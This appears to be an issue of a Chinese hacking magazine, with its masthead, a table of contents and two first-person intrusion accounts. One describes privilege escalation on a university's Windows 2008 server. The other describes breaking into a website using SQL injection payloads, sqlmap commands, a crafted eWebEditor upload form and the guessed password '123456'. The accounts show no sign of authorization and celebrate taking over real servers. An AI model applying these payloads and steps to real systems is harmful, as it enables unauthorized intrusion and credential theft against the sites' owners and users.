



NO.4

# 安全参考

网络攻防权威指南



[wWw.Hackto.Com](http://wWw.Hackto.Com)

# 《安全参考》杂志组织机构名单

## 主办单位

《安全参考》杂志编辑部

## 协办单位

(按合作时间先后顺序排列)

法客论坛	team.f4ck.net
Sh311c0de 安全小组	www.sh311c0de.com
习科信息技术团队	blackbap.org
Biset Team	bbs.bis-gov.com
Pax.Mac Team	www.paxmac.org
Disc Forbid Security Team	www.discforbid.com
网络安全攻防实验室	www.91ri.org
0xSafes Team	www.0xSafes.com

# 《安全参考》编辑部组成员名单

(按首字母顺序排列)

## 总 编 辑

adwin

## 主 编

Allrise	Adm1n	DM_	left	Tr0jan
Uing07	小杰	小小鸟		

## 责任编辑

D.L	IceSn0w	Panni_007	Slient	xiaohui
宝-宝	梵幻	飞云	桔子	冷鹰
仙人掌	游风	张公锦		

## 特约编辑

Air@rootkit	Cr0ss1n	Nick	Yoki	冷月星辰
梧桐雨				

---

第一章	权限提升.....	1
第 1 节.	记一次曲折的 WIN2008 提权.....	1
第 2 节.	记一次渗透.....	6
第 3 节.	杰奇 1.7 后台拿 shell+提权.....	13
第二章	社会工程学.....	16
第 1 节.	海外人士社工特选经典案例.....	16
第 2 节.	海外人士社工特选经典案例 II.....	19
第 3 节.	一个模板引发的一系列血案.....	21
第 4 节.	社工某学校老大.....	26
第三章	SQL 注入.....	31
第 1 节.	PHP 手工注入遭遇的尴尬环境.....	31
第 2 节.	跟土耳其黑客学的注入小技巧.....	32
第 3 节.	注入里面的几个小参数.....	33
第 4 节.	MySQL 错误回显套公式法注入 Zone-h.com.cn.....	34
第 5 节.	捅伊朗黑客 PP——后台登陆 POST+错误回显 注入.....	36
第 6 节.	MySQL 盲注最全 实例讲解 详解.....	38
第四章	常规渗透.....	42
第 1 节.	内网渗透应用之 metasploit pivot with socks4a.....	42
第 2 节.	Discus X2.5 某未补跨站漏洞利用.....	45
第 3 节.	一个帐号引发无聊渗透.....	50
第五章	代码艺术.....	54
第 1 节.	法客工具包某后门分析.....	54
第 2 节.	论 VMP 与阴影.....	58
第 3 节.	Shellcode 简单编写 (一).....	63
第 4 节.	Shellcode 简单编写 (二)——shellcode 提取.....	65
第 5 节.	Shellcode 编写 (三)——shellcode 加密解密.....	70
第 6 节.	关于 javascript 中的作用域.....	75

# 第一章 权限提升

## 第 1 节. 记一次曲折的 WIN2008 提权

作者: 凯文

来自: 法客论坛-F4ck Team

网址: <http://team.f4ck.net/>

为纪念首次 Win2008 服务器提权, 就写一篇文章参加周年庆吧! 请大牛们多加指导。

目标: 某某大学软件工程学院

前几天在法克看到 rootkit 牛的提权求助, 写是 Win2008 / IIS 7.5 的, 支援 MSSQL, SA 不是 sys 权限, 小菜就入去看看, 先做资料收集。

0x0 可以执行命令, 看看权限, 如图 1.1.1




图 1.1.1 查看权限

IIS 7.5 预设是每个站应用程式池独立的, 即是降权了, 加上服务器是 64 位, 很多神器都用不上。

0x1 再看看溢出方面

最常看 Windows 下的 WindowsUpdate.log 和 bootstat.dat, 有时 systeminfo 跑不出补丁的列表。

一看这服务器是全补丁的, 本地溢出就不用试了。

扫下端口...21 80 1433, 好, 下一步,如图 1.1.2




图 1.1.2 查看端口

### 0x2 档案目录

扫了一下目录的情况，如图 1.1.3

```

重新输入路径
检测可能需要一定的时间请稍等.....
[目录]C:\WINDOWS\FHealth\ERRORREP\QHEADLES\
[目录]C:\WINDOWS\FHealth\ERRORREP\QSIGNOFF\
[目录]C:\WINDOWS\system32\catroot2\{F750B6C3-38EE-11D1-85E5-0004FC295EE}\
[目录]C:\WINDOWS\system32\con\dep\
[目录]C:\WINDOWS\system32\Tasks\
[目录]C:\WINDOWS\Registration\CMLLog\
[目录]C:\WINDOWS\system32\spool\drivers\color\
[目录]C:\WINDOWS\system32\spool\PRINTERS\
[目录]C:\WINDOWS\Tasks\
[文件]C:\WINDOWS\Tasks\cmd.exe
[文件]C:\WINDOWS\Tasks\cmd.txt
[文件]C:\WINDOWS\Tasks\iis6.exe
[文件]C:\WINDOWS\Tasks\pr.exe
[文件]C:\WINDOWS\Tasks\Server.exe
[文件]C:\WINDOWS\7;24.com\FreeHost\ [缺少对象]
[目录]C:\WINDOWS\Temp\
[目录]C:\WINDOWS\system32\spool\PRINTERS\
[目录]C:\WINDOWS\Registration\CMLLog\
[目录]C:\WINDOWS\FHealth\ERRORREP\QHEADLES\
[目录]C:\WINDOWS\FHealth\ERRORREP\QSIGNOFF\
[文件]C:\Program Files\Common Files\BU Meter\ [缺少对象]
[文件]C:\Program Files\Keniu\Keniu Shadu\ProgramData\ [缺少对象]
[文件]C:\Program Files\Keniu\Keniu Shadu\Temp\ [缺少对象]
[文件]C:\Program Files\Microsoft SQL Server\90\Shared>ErrorDumps\ [缺少对象]
[文件]C:\Program Files\KSafe\AppData\update\ [缺少对象]
[文件]C:\Program Files\KSafe\AppData\ [缺少对象]
[文件]C:\Program Files\KSafe\Temp\uptemp\ [缺少对象]
[文件]C:\Program Files\KSafe\Temp\ [缺少对象]
[文件]C:\Program Files\KSafe\webui\icon\ [缺少对象]
[文件]C:\Program Files\Rising\RAV\XMLS\ [缺少对象]
[文件]C:\Program Files\Rising\RAV\ [缺少对象]

```

图 1.1.3 查看目录

没发现什么目录可利用的  
但整个 D 盘可读可写十分不安全  
先记下，可能以后有用。

D 盘找到 edu.xxxx.cn 但发现是用 Access 的  
找个旁站看看，如图 1.1.4




图 1.1.4 找旁站

行 aspx 的，看 Web.config 应会有发现，如图 1.1.5




图 1.1.5 web.config 内容

有数据库连资料, 看似是用 DES 方式加密后再用 Base64 的, 就上网找个解密, 如图 1.1.6



图 1.1.6 解密数据

哈哈, 出来了, 这时想起 rootkit 牛说 MSSQL 不是 system 权限, 就去看被降成什么了。0x3 MSSQL

读注册表, 所有服务都在

HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\services 里。

降成了 Network Service...先连接试试吧。先看 master 里的 sys.sql\_logins。如图 1.1.7




图 1.1.7 查看 sys.sql\_logins

我靠!! SA 被停用!!! 只用一个 db\_owner 的账户, 果然是间软件学院, 管理员都不是白



吃米饭的。数据库方向行不通。

### 0x4 整理思路

IIS 和 MSSQL 都被降权之下十分蛋痛,想在 D 盘再找找的可是没有时间,就这样暂停了...昨天看到 rootkit 牛说还未有下文,加上我对提 Win2008 有兴趣,就重燃心中的一团火,提权要有恒心才行!!

今天回家途中在想,这台机又不是很安全,D 盘一定可以找出什么的。

就在翻目录,发现大部分都不可利用。个多小时后,终于在一测试目录找到,如图 1.1.8




图 1.1.8 翻到有用信息

这些配置档案应该在 System32\inetshr\config 里面的,但管理员抄了出来。发现一些 FTP 配置,如图 1.1.9




图 1.1.9 FTP 配置

用户权力应很大,可惜不是 Network Service 权限,不然就可跑出明文密码了。

再在找着，发现学院主站的应用程式池是以 System 运行，其他副站则是降权的，那这下可得手了，真是百密一疏啊 呵呵。

### 0x5 提权

确认主站是 System 权限，如图 1.1.10




图 1.1.10 确认主站权限

读取 3389 注册表，查看端口号，如图 1.1.11




图 1.1.11 查看远程登录端口号

成功拿下，如图 1.1.12




图 1.1.12 成功拿下服务器

(全文完) 责任编辑：飞云



## 第 2 节. 记一次渗透

作者: Orion

来自: 0xSafes Team

网址: <http://www.0xsafes.com/>

闲来无事 inurl 出来一个站, 本着打发时间的原则开始了对这个站的渗透测试。

首先对网站 scan 一下, 主站扫出来几个注入点, 但是只有三个目录用后台扫描工具也没有破解出来后台,

于是只能 spider 一下了, 在 spider 结果出来之前就先对注入点这个能下手的地方进行一下测试。

在注入点提交 ' , 出错了, 是 MySQL 数据库

还爆出了根目录, luck。

再分别提交 and 1=1 和 and 1=2, 反馈结果确定是注入点, 如图 1.2.1



图 1.2.1 爆出根目录

接下来进行常规的检测, 用 order by XX 来判断字段 12 正常, 13 出错说明字段数为 13, 如图 1.2.2



图 1.2.2 爆出字段数

继续提交

```
and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13
```

来查看可利用的字段位置, 结果出错了, 没有反馈。

既然如此就换种语句, 提交

```
and+exists(select*from+(select*from(select+name_const(@@version,0))a+join(select+name_const(@@version,0))b)c)
```

这类语句, 结果还是出错了, 貌似没法手工利用啊, 如图 1.2.3



图 1.2.3 无显示位

既然如此，那就祭神器 sqlmap。执行

```
python sqlmap.py -u "http://www.XXXX.net/2012/news.php?id=10571" --current-user
```

获取用户名，是 root，真亲切啊，好久没见到 root 了，其他的参数也跟随反馈回来了呢，不过数据库小于 5.0 就难办了，如图 1.2.4




图 1.2.4 数据库版本低于 5.0

继续执行

```
python sqlmap.py -u "http://www.XXXX.net/2012/news.php?id=10571" --current-db
```

来获取数据库名，如图 1.2.5




图 1.2.5 获取数据库名

确定了是 MySQL 4，这样的话就没办法利用 information\_schema 表来进行查询了，还是试试暴力猜解吧，用 sqlmap 的自带字典破解，试了 3000 多个，还是无果。已经知道了根目录，那就试试读写文件，os-shell 和交互 shell 一类功能，全部 forbidden 了，看来暂时先不用考虑注入点了，如图 1.2.6




图 1.2.6 暴力猜解失败

这时候 spider 也已经完成了，我开始基于主站的 3 个树形目录进行翻找，在其中一个目录里翻到了 sitecms 的字样，看来在里面还藏了一个 cms 的系统啊，既然如此我就把/sitecms/加到主站之前在进行一次扫描，这次有收获了，找到了一个后台和 eWebEditor 编辑器，虽然是 asp 的，但是应该有可以利用的地方，如图 1.2.7




图 1.2.7 发现有用信息

先试一下/eWebEditor/db/ewebeditor.mdb 来下载数据库，存在，在数据库里面找到了编辑器的用户密码和版本。默认后台不存在，估计是删掉了，版本是 V2.8.0，高版本不好下手啊，如图 1.2.8




图 1.2.8 下载数据库信息

试一下编辑器的上传漏洞，访问 upload.asp，没有提交按钮，没法直接利用呢，如图 1.2.9




图 1.2.9 没有提交按钮

那就构造一个本地表单提交

```
<form
action="http://www.xxx.net/school/sitecms/eWebEditor/Upload.asp?action=save&type=&style=可以上传 asa 的样式名" method=post name=myform enctype="multipart/form-data">
<input type=file name=uploadfile size=1 style="width:100%">
<input type=submit value="上传了"></input>
</form>
```

失败了，没法利用呢。再到网上去找一下相应版本的 Oday，基本都不能用看来 eWebEditor 是没法利用了。

既然如此就先访问下后台看看吧，如图 1.2.10



图 1.2.10 找到后台

用户名 admin，开始猜测弱口令，当猜到 123456 的时候，居然进去了，人品啊，如图 1.2.11



图 1.2.11 进入后台

在后台翻找了一下，唯一能利用的地方就是后台的 logo 上传处。

基本 asp、aspx、php 一类的文件后缀都 ban 掉了。

